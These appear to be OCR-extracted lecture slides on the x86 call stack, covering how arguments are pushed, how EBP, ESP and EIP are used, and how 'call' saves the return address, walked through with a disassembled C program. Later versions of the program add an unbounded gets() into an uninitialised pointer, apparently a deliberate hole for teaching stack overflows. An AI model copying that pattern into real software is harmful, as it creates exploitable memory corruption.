
POP %EBX



Stack Instructions: POP

POP %EAX

POP %EBX



```
int foo(int a, int b) {
  int c = 14;
  c = (a + b) * c;
  return c;
}

int main(int argc, char * argv[]) {
  int avar;
  int bvar;
  int cvar;
  char * str;

  avar = atoi(argv[1]);
  bvar = atoi(argv[2]);
  cvar = foo(avar, bvar);

  printf("foo(%d, %d) = %d\n", avar, bvar, cvar);

  return 0;
}
```


```
./executable_file 10 20
```

ATOI CONVERTS ARGUMENTS PASSED BY COMMAND LINE TO INTEGERS

THIS CODE WILL BE CONTAINED IN .EXEC

! IT IS HIGH LEVEL JUST FOR CLARITY, AS YOU KNOW IT SHOULD BE MACHINE-LEVEL CODE

The Code



Code = sequence of machine instructions

	add	..., ...	
	. . .		
main()	call	0x8048484	EIP
	...		0x80484cf
	ret		0x80484ce
	. . .		
foo()	mov	%esp,%ebp	
	push	%ebp	0x8048484
	. . .		
	mov	%esp,%ecx	...
	pop	%esi	0x80483c1
Entry point ->	xor	%ebp,%ebp	0x80483c0

ADDRESS TO WHICH CPU HAS TO JUMP TO


Beware! These instructions are not aligned as words!


Functions and the Stack

Functions alter the control flow of execution of a program

- When a function is called,
  - its activation record is allocated on the stack.
  - The control goes to the function called.
- When a function ends,
  - it returns the control to the original function caller.


```
void f2(){
    ...
     }
void f1(){
   f2();
     }
void main(){
    ...
   f1();
 }
```






ALL THE MAIN VARIABLES


```
void f2(){
    ...
    }
void f1(){
   f2();
    }
void main(){
    ...
   f1();
  }
```



```
void f2(){
    ...
    }
void f1(){
   f2();
    }
void main(){
    ...
   f1();
  }
```



```
void f2(){
    ...
    }
void f1(){
   f2();
    }
void main(){
    ...
   f1();
  }
```




F2 RETURNS
↓
DEALLOCATE AND RESTORE EBP AND ESP

```
void f2(){
    ...
    }
void f1(){
   f2();
    }
void main(){
    ...
   f1();
  }
```

! WHEN DEALLOCATING THINGS FROM THE STACK, WE ARE NOT DELETING IT

⇓

THIS BEHAVIOUR CAN BRING TO OTHER COMPLEX BUGS



SAME OPERATIONS

```c
int foo(int a, int b) {
  int c = 14;
  c = (a + b) * c;
  return c;
}

int main(int argc, char * argv[]) {
  int avar;
  int bvar;
  int cvar;
  char * str;

  avar = atoi(argv[1]);
  bvar = atoi(argv[2]);
  cvar = foo(avar, bvar);
```

10 20

```c
  gets(str);
  puts(str);

  printf("foo(%d, %d) = %d\n", avar, bvar, cvar);

  return 0;
}
```

./executable_file 10 20 <--

The foo() function receives two parameters by copy.

```c
int foo(int a, int b) {
  int c = 14;
  c = (a + b) * c;
  return c;
}

int main(int argc, char * argv[]) {
  int avar;
  int bvar;
  int cvar;
  char * str;

  avar = atoi(argv[1]);
  bvar = atoi(argv[2]);
  cvar = foo(avar, bvar);

  gets(str);
  puts(str);

  printf("foo(%d, %d) = %d\n", avar, bvar, cvar);

  return 0;
}
```

./executable_file 10 20 <--

The foo() function receives two parameters by copy.

- How does the CPU pass them to the function?

IN THE STACK, ALWAYS USED TO SUPPORT EXECUTION

```
int foo(int a, int b) {
  int c = 14;
  c = (a + b) * c;
  return c;
}

int main(int argc, char * argv[]) {
  int avar;
  int bvar;
  int cvar;
  char * str;

  avar = atoi(argv[1]);
  bvar = atoi(argv[2]);
  cvar = foo(avar, bvar);

  gets(str);
  puts(str);

  printf("foo(%d, %d) = %d\n", avar, bvar, cvar);

  return 0;
}
```

./executable_file 10 20 <--

The foo() function receives two parameters by copy.

- How does the CPU pass them to the function?
- Push them onto the stack!

The Code (push second parameter)

Assembled code

Disassembled code


```
80484d5:    83 c0 08
80484d8:    8b 00
80484da:    83 ec 0c
80484dd:    50
80484de:    e8 dd fe ff ff
80484e3:    83 c4 10
80484e6:    89 45 ec
80484e9:    83 ec 08
80484ec:    ff 75 ec
80484ef:    ff 75 e8
80484f2:    e8 8d ff ff ff
80484f7:    83 c4 10
80484fa:    89 45 f0
80484fd:    83 ec 0c
8048500:    ff 75 f4
8048503:    e8 78 fe ff ff
8048508:    83 c4 10
804850b:    83 ec 0c
804850e:    ff 75 f4
8048511:    e8 7a fe ff ff
8048516:    83 c4 10
8048519:    b8 10 86 04 08
804851e:    ff 75 f0
```


Push the second parameter, which happens to be on the stack, left there by previous instructions, at EBP-0x14.

```
sub     $0xc,%esp
push    %eax
call    80483c0 <atoi@plt>
add     $0x10,%esp
mov     %eax,-0x14(%ebp)
sub     $0x8,%esp
pushl   -0x14(%ebp)
pushl   -0x18(%ebp)
call    8048484 <foo>
add     $0x10,%esp
mov     %eax,-0x10(%ebp)
sub     $0xc,%esp
pushl   -0xc(%ebp)
call    8048380 <gets@plt>
add     $0x10,%esp
sub     $0xc,%esp
pushl   -0xc(%ebp)
call    8048390 <puts@plt>
add     $0x10,%esp
mov     $0x8048610,%eax
pushl   -0x10(%ebp)
```

EIP (Instruction Pointer)

The Stack





0xC0000000

<- EBP

<- EBP-0x14 (20 bytes below EBP)

<- EBP-0x18 (24 bytes below EBP)

PUSH HAPPENS IN REVERSED ORDER: FIRST 20, THEN 10

<- ESP: stack pointer
(points to the top of the stack)


0xBFFDF000


The Code (push first parameter)

	Assembled code	Disassembled code
80484d5:	83 c0 08	add $0x8,%eax
80484d8:	8b 00	mov (%eax),%eax
80484da:	83 ec 0c	sub $0xc,%esp
80484dd:	50	push %eax
80484de:	e8 dd fe ff ff	call 80483c0 <atoi@plt>
80484e3:	83 c4 10	add $0x10,%esp
80484e6:	89 45 ec	mov %eax,-0x14(%ebp)
80484e9:	83 ec 08	sub $0x8,%esp
80484ec:	ff 75 ec	pushl -0x14(%ebp)
80484ef:	ff 75 e8	pushl -0x18(%ebp)
80484f2:	e8 8d ff ff ff	call 8048484 <foo>
80484f7:	83 c4 10	add $0x10,%esp
80484fa:	89 45 f0	mov %eax,-0x10(%ebp)
80484fd:	83 ec 0c	sub $0xc,%esp
8048500:	ff 75 f4	pushl -0xc(%ebp)
8048503:	e8 78 fe ff ff	call 8048380 <gets@plt>
8048508:	83 c4 10	add $0x10,%esp
804850b:	83 ec 0c	sub $0xc,%esp
804850e:	ff 75 f4	pushl -0xc(%ebp)
8048511:	e8 7a fe ff ff	call 8048390 <puts@plt>
8048516:	83 c4 10	add $0x10,%esp
8048519:	b8 10 86 04 08	mov $0x8048610,%eax
804851e:	ff 75 f0	pushl -0x10(%ebp)

EIP (Instruction Pointer)

The Stack





0xC0000000

<- EBP

<- EBP-0x14 (20 bytes below EBP)

<- EBP-0x18 (24 bytes below EBP)

<- ESP: stack pointer
(points to the top of the stack)

0xBFFDF000

The Code (call the subroutine)

	Assembled code	Disassembled code
80484d5:	83 c0 08	add $0x8,%eax
80484d8:	8b 00	mov (%eax),%eax
80484da:	83 ec 0c	sub $0xc,%esp
80484dd:	50	push %eax
80484de:	e8 dd fe ff ff	call 80483c0 <atoi@plt>
80484e3:	83 c4 10	add $0x10,%esp
80484e6:	89 45 ec	mov %eax,-0x14(%ebp)
80484e9:	83 ec 08	sub $0x8,%esp
80484ec:	ff 75 ec	pushl -0x14(%ebp)
80484ef:	ff 75 e8	pushl -0x18(%ebp)
80484f2:	e8 8d ff ff ff	call 8048484 <foo>
80484f7:	83 c4 10	add $0x10,%esp
80484fa:	89 45 f0	mov %eax,-0x10(%ebp)
80484fd:	83 ec 0c	sub $0xc,%esp
8048500:	ff 75 f4	pushl -0xc(%ebp)
8048503:	e8 78 fe ff ff	call 8048380 <gets@plt>
8048508:	83 c4 10	add $0x10,%esp
804850b:	83 ec 0c	sub $0xc,%esp
804850e:	ff 75 f4	pushl -0xc(%ebp)
8048511:	e8 7a fe ff ff	call 8048390 <puts@plt>
8048516:	83 c4 10	add $0x10,%esp
8048519:	b8 10 86 04 08	mov $0x8048610,%eax
804851e:	ff 75 f0	pushl -0x10(%ebp)

EIP (Instruction Pointer)

The `call` Instruction

- The CPU is about to **call** the `foo()` function.
- When `foo()` will be over, where to jump?

The `call` Instruction

- The CPU is about to **call** the `foo()` function.
- When `foo()` will be over, where to jump?

- The CPU needs to **save the current EIP**.

- **Where** does the CPU save the EIP?

The `call` Instruction

- The CPU is about to **call** the `foo()` function.
- When `foo()` will be over, where to jump?

IT NEEDS A SPECIFIC POSITION OF MEMORY IN ORDER TO CONTINUE THE MAIN

- The CPU needs to **save the current EIP**.


BEFORE JUMPING TO FOO(), STORE TO THE STACK AN ADDITIONAL INFORMATION THAT ALLOWS TO CONTINUE THE NEXT INSTRUCTION AFTER THE FUNCTION ENDS


- **Where** does the CPU save the EIP?
  - On the **stack!**

EIP IS NOW POINTING TO THE CODE WHERE TO EXECUTE

```
call 0x8048484 <foo>  ==  { push %eip
                            jmp 0x8048484 ~> foo()
```

The Stack





0xC0000000

<- EBP

<- EBP-0x14 (20 bytes below EBP)

<- EBP-0x18 (24 bytes below EBP)

EIP register: EIP value

push %eip
jmp 0x8048484

<- ESP: stack pointer
(points to the top of the stack)

0xBFFDF000

